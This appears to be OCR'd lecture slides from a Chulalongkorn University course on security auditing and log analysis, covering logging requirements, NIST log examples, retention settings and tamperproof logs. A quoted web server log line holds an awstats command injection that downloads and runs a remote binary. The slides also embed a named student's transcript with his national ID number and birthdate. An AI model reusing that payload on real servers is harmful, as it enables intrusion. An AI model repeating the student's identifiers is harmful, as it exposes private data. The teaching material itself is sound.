AUDITING AND LOG ANALYSIS

Computer Security
Computer Engineering, Chulalongkorn University

Instructor: Kunwadee Sripanidkulchai, Ph.D.

INFORMATION SECURITY GOALS: CIA TRIAD

confidentiality

only allow access to data for which the user is permitted

integrity

ensure data is not tampered or altered by unauthorized users


availability

ensure systems and data are available to authorized users when they need it

SECURITY FRAMEWORK: AAA

- Authentication (to prove identity)
- Authorization (to give permission)

- Accounting/Auditing (to log an audit trail)




Chulalongkorn University Registration

Chulalongkorn University Regis...

เข้าสู่ระบบลงทะเบียนเรียน

สำนักงานการทะเบียนและประมวลผล
จุฬาลงกรณ์มหาวิทยาลัย



CR25

CHULALONGKORN UNIVERSITY
BANGKOK 10330
THAILAND

NAME Mr. Chartaroon Kiattisaktawee SEX Male STUDENT ID 523 25141 23
IDENTIFICATION NO. 1 1005 00582 51 1 BIRTHDATE May 21, 1991 RELIGION Buddhism
NATIONALITY Thai BIRTHPLACE Bangkok
ADMISSION May 28, 2009 (B.E. 2552) GRADUATION May 30, 2013 (B.E. 2556)
PREVIOUS DEGREE M.6 / Mar 31, 2009
FACULTY Science
DEPT / PROGRAM Food Technology
FIELD OF STUDY Food Technology
DEGREE Bachelor of Science (2nd class Honours)

COURSE NO.	ABBREVIATED NAME	CREDIT	GRADE
1ST SEMESTER 2009			
2301117	CALCULUS I	4	A
2302111	GEN CHEM I	3	B+
2302115	GEN CHEM LAB I	1	B+
2303107	GENERAL BIOLOGY	3	D+
2303108	GEN BIOL LAB	1	B
2304103	GEN PHYS I	3	C+
2304183	GEN PHYS LAB I	1	B
5500111	EXP ENG I	3	B
19 19 3.00 19 19 3.00 57.00			
2ND SEMESTER 2009			
2301118	CALCULUS II	4	B
2302112	GEN CHEM II	3	B+
2302116	GEN CHEM LAB II	1	A
2304104	GEN PHYS II	3	C+
2304184	GEN PHYS LAB II	1	C+
3800202	PSY LIFE WORK	3	B
5500112	EXP ENG II	3	C+
18 18 2.94 37 37 2.97 110.00			
SUMMER SESSION 2009			
3308100	MICRO ORGAN/LIFE	3	B+
1ST SEMESTER 2010			
2301171	INTRO COMP/PROG	3	B
2302236	PHYSICAL CHEMISTRY	2	B
2302241	ANAL CHEM I	3	A
2302242	ANAL CHEM LAB I	2	A
2302271	ORG CHEM I	3	B+
2302273	ORG CHEM LAB I	1	A
3900106	SP ACT-BADMINTON	1	A
15 15 3.57 55 55 3.16 174.00			
2ND SEMESTER 2010			
0201122	MGT PUB DISASTER	3	A
0201201	IDEAL GRADUATE I	3	A
2301312	DIFF EQUATIONS	3	A
2302272	ORG CHEM II	3	B+
2314201	FUND BIO PROC ENG	3	B
2314212	FOOD ANALYSIS	2	C+
2314319	C/P MEAS FOOD IND	1	C+
5500204	EAP I	3	C+
21 21 3.36 76 76 3.22 244.50			

COURSE NO.	ABBREVIATED NAME	CREDIT	GRADE
SUMMER SESSION 2010			
2221433	BUDDHIST TEACHING	3	B
3301102	COSMETICS DLY LIFE	3	A
1ST SEMESTER 2011			
2310310	GEN BIOCHEM	3	C
2310360	GEN BIOCHEM LAB	1	B+
2312302	GENERAL MICROBIO	3	B
2314325	NUTR FOOD TECH	2	B+
2314331	FOOD PROC I	3	B+
2314337	BIO PROC ENG I	3	B+
2314384	FOOD LAW/STAND	1	A
5500496	COMM SCI TECH	3	B
19 19 3.13 101 101 3.22 325.00			
2ND SEMESTER 2011			
2301286	PROB/STAT	3	B
2314314	FOOD CHEMISTRY I	2	C+
2314315	FOOD CHEM LAB I	1	B+
2314316	FOOD MICROBIOLOGY	2	B
2314317	FOOD MICROBIO LAB	1	A
2314338	BIO PROC ENG II	3	A
2314399	PROJECT PROPOSAL	1	B
2314431	FOOD PROC II	3	B
16 16 3.22 117 117 3.22 376.50			
1ST SEMESTER 2012			
2314414	FOOD CHEMISTRY II	2	B
2314415	FOOD CHEM LAB II	1	B+
2314439	BIO PROC ENG III	3	A
2314443	DESIGN EXP FOOD	2	B+
2314480	FOOD QUAL ASSR	2	B
2314481	FOOD QUAL ASSR LAB	1	B+
2314485	BIO PROC ENG LAB	1	B+
2314492	INDUS PL TRAINING	0	S
2314560	ADV FOOD PROC I	3	B
15 15 3.37 132 132 3.23 427.00			

COURSE NO.	ABBREVIATED NAME	CREDIT	GRADE
2ND SEMESTER 2012			
2314432	FOOD PROC III	3	B+
2314440	FOOD HYGIENE	2	B+
2314441	FOOD HYGIENE LAB	1	A
2314490	SEMINAR	1	S
2314493	INDUS PLANT STUD	0	S
2314499	SENIOR PROJECT	2	B+
2314515	FOOD SAFE/QUAL MGT	3	A
2314557	FOOD TOXICOLOGY	3	B
14 15 3.54 146 147 3.26 476.50			
CA CG GPA CAX CGX GPAX GPX			

Total credits registered = 147
Total credits earned = 147
Cumulative grade point average = 3.26

A = 4.00	I = INCOMPLETE	CA = CREDIT ATTEMPTED	CERTIFIED TRUE COPY
B+ = 3.50	W = WIDRAW	CG = CREDIT GRANTED	
B = 3.00	P = IN PROGRESS	GPA = GRADE POINT AVERAGE	
C+ = 2.50	S = SATISFACTORY	CAX = CUMULATIVE CA	
C = 2.00	U = UNSATISFACTORY	CGX = CUMULATIVE CG	REGISTRAR
D+ = 1.50	Z = AUDIT	GPAX = CUMULATIVE GPA	
D = 1.00	W = WITHDRAWN	GPX = CUMULATIVE GRADE POINT	
F = 0.00	X = NO REPORT		

GRADUATION: GPAX OF 2.00 IS REQUIRED
FIRST CLASS HONOURS: GPAX NOT LESS THAN 3.65 & NO F,U
SECOND CLASS HONOURS: GPAX NOT LESS THAN 3.25 & NO F,U

Vallapa Prakobphol
(Assoc. Prof. Vallapa Prakobphol)
DATE Jun 28, 2013 (B.E. 2556)

NOT VALID WITHOUT UNIVERSITY SEAL

2130002154014

กรุณาป้อนเลขประจำตัวนิสิต/เลขประจำตัวเจ้าหน้าที่ และรห

ผ่านที่ใช้กับระบบอินเตอร์เน็ตของสำนักงานจัดการระบบเทคโนโลยีสารสนเทศ วิทยาลัย

เข้าสู่ระบบการลงทะเบียนเรียนของสำนักงานการทะเบียนและประมวลผล มีข้อ

องดำเนินการด้วยตนเอง และห้ามดำเนินการแทนนิสิตผู้อื่น มิฉะนั้นนิสิตจะถูกล

รับผิดชอบผลการลงทะเบียนเรียนที่เกิดขึ้นจากรหัสผ่าน (Password) ของนิสิต

การทะเบียนและประมวลผลกำหนดให้นิสิตแต่ละคนยืนยันการลงทะเบียนเรี

รวจสอบผลการลงทะเบียนเรียนทันทีทุกครั้งหลังจากที่ทำการลง

อนเรียนผ่านทางอินเทอร์เน็ตและควรพิมพ์ผลการลงทะเบียนเรี

วิชา เพื่อตรวจสอบและเก็บไว้เป็นหลักฐาน

นิสิตกระทำการใดๆ อันเป็นการเข้าถึงระบบคอมพิวเตอร์โดยมิชอบ การลัก

อกวนระบบคอมพิวเตอร์ หรือการอื่นใดซึ่งอาจทำให้ระบบคอมพิวเตอร์เสี

มหาวิทยาลัย ว่าด้วยวินัยนิสิต ฉบับที่ ๒ ข้อ ๙/๒)เช่นเขียนโปรแกรมยืนยั

เป็นต้น นิสิตจะถูกลงโทษทางวินัย และ ห้ามเข้าระบบ

ขออภัยระบบกำลังปรับปรุงสามารถรองรับได้เฉพาะ Internet Explorer Browser เท่านั้

เลขประจำตัว

รหัสผ่าน

เพื่อหาช่องโหว่, เพื่อป้องกันไม่ให้เกิดซ้ำซ้อน

SO, WHAT IS AUDITING?

ต้องเป็นคนที่รู้ลึก

- Logging
  - Recording events or statistics to provide information about system use and performance
- Auditing
  - Analysis of log records to present information about the system in a clear, understandable manner

Introduction to Computer Security


AUDITING GOALS

- User accountability back door
- Damage assessment
- Determine causes of security violations หาต้นเหตุ
- Describe security state ถูกฝัง malware,
  - Determine if system enters unauthorized state
- Evaluate effectiveness of protection mechanisms
  - Determine which mechanisms are appropriate and working
  - Deter attacks because of presence of record เหมือนติดกล้องวงจรปิด ทำให้คนไม่กล้า

PROBLEMS


- What do you log?
  - Hint: looking for violations of a policy, so record at least what will show such violations
  - States vs. events
- What do you audit?
  - Need not audit everything
  - Key: what is the policy involved?

ORANGE BOOK MINIMAL (C2 LEVEL) LOGGING REQUIREMENTS



- The TCB shall be able to record the following types of events:
  - use of identification and authentication mechanisms,
  - introduction of objects into a user's address space (e.g., file open, program initiation),
  - deletion of objects, and
  - actions taken by computer operators and system administrators and/or system security officers, and
  - other security relevant events.
- For each recorded event, the audit record shall identify:
  - date and time of the event,
  - user,
  - type of event, and
  - success or failure of the event.
- For identification/authentication events the origin of request (e.g., terminal ID) shall be included in the audit record.
- For events that introduce an object into a user's address space and for object deletion events the audit record shall include the name of the object.
- The [system] administrator shall be able to selectively audit the actions of any one or more users based on individual identity.

LOG ANALYSIS WORKFLOW



Logs

OS log

Sources: syslogs, event logs, app logs, IDS/IPS/firewall logs, network logs, infrastructure logs

Warning:

- no standard format! sort of like this "date time event"

แต่ส่วนใหญ่จะ

- time synchronization log ของแต่ละเครื่องต้องปรับให้เวลาตรงกัน, ไม่งั้นจะเรียงไม่ได้

Intrusion Detection System

Source: GUIDE TO COMPUTER SECURITY LOG MANAGEMENT, NIST

```
[**] [1:1407:9] SNMP trap udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

Personal Firewall

```
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139)).","Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139)).  Inbound TCP connection.  Local address,service is
(KENT(172.30.128.27),netbios-ssn(139)).  Remote address,service is
(192.168.1.54,39922).  Process name is ""System""."

3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration
updated: 398 rules.
```

Antivirus Software, Log 1

```
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System
3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
```

Antivirus Software, Log 2

```
240203071234,16,3,7,KENT,userk,,,,,,,16777216,"Virus definitions are
current.",0,,0,,,,,0,,,,,,,,,,SAVPROD,{ xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx },End
User,(IP)-192.168.1.121,,GROUP,0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,,,
```

Antispyware Software

```
DSO Exploit: Data source object exploit (Registry change, nothing done)  HKEY_USERS\S-
1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1004!=W=3
```

Figure 2-1. Security Software Log Entry Examples

```
Event Type:   Success Audit
Event Source: Security
Event Category:     (1)
Event ID:     517
Date:         3/6/2006
Time:         2:56:40 PM
User:         NT AUTHORITY\SYSTEM
Computer:     KENT
Description:
The audit log was cleared
Primary User Name: SYSTEM       Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3F7)   Client User Name: userk
Client Domain: KENT             Client Logon ID: (0x0,0x28BFD)
```


Figure 2-2. Operating System Log Entry Example

```
172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%
20nikons%3b%2e%2fnikons;echo%20YYY;echo|  HTTP/1.1" 302 494
```

Figure 2-3. Web Server Log Entry Examples

Source: GUIDE TO COMPUTER SECURITY LOG MANAGEMENT, NIST

LOG ANALYSIS WORKFLOW



What to keep: all vs. filtered?

How to store: centralized, backup/archived, what format, raw vs. parsed,

Preprocess the logs: index, summaries

Who can access them: direct access vs. programmatic access, dashboard, sensitivity of the data

Table 4-1. Examples of Logging Configuration Settings

Category	Low Impact Systems	Moderate Impact Systems	High Impact Systems
How long to retain log data	1 to 2 weeks	1 to 3 months	3 to 12 months
How often to rotate logs	Optional (if performed, at least every week or every 25 MB)	Every 6 to 24 hours, or every 2 to 5 MB	Every 15 to 60 minutes, or every 0.5 to 1.0 MB
If the organization requires the system to transfer log data to the log management infrastructure, how frequently that should be done	Every 3 to 24 hours	Every 15 to 60 minutes	At least every 5 minutes
How often log data needs to be analyzed locally (through automated or manual means)	Every 1 to 7 days	Every 12 to 24 hours	At least 6 times a day
Whether log file integrity checking needs to be performed for rotated logs	Optional	Yes	Yes
Whether rotated logs need to be encrypted	Optional	Optional	Yes
Whether log data transfers to the log management infrastructure need to be encrypted or performed on a separate logging network	Optional	Yes, if feasible	Yes

Source: GUIDE TO COMPUTER SECURITY LOG MANAGEMENT, NIST

AUDIT DATA MUST BE PROTECTED FROM MODIFICATION AND DESTRUCTION


- Good practices include:
  - Limiting access to log files.
    - Users should not have any access to most log files unless some level of access is necessary for creating log entries.
    - If so, users should have append-only privileges and no read access if possible.
    - Users should not be able to rename, delete, or perform other file-level operations on log files.
  - Protecting archived log files. This could include creating MACs for the files, encrypting log files, and providing adequate physical protection for archival media.
- There are limits to how tamperproof a log can be made. Once an attacker has gained control over a host, no log on that host is completely safe from being read, modified or deleted. It is possible, however, to protect log entries made before the attacker compromises the host:
  - If write-only media is available (e.g., DVD-R, paper printouts) existing log entries cannot be modified by a remote attacker. Not so for an attacker who is physically present.
  - If a trustworthy log server is available on the network, each log entry can be replicated on that server as the entry is made locally. Care must be taken that the log server has defenses independent of the local server; otherwise, an attacker who can compromise one will compromise the other.

Source: https://www.cs.cornell.edu/courses/cs5430/2015sp/notes/audit.php


TAMPERPROOF LOG [SCHNEIER AND KELSEY, 1999]

- Protect logs on a host that has only periodic access to the network, such that attackers who compromise the host cannot read, modify, nor insert past log entries. (Deletion of some log entries remains possible, though.)

- Iterated hashing
  - $C_n = H(C_{n-1} \,||\, X_n)$
  - Logger signs C_n



LOG ANALYSIS WORKFLOW



- Manual
- Alerts
- Automated
- Deep dives

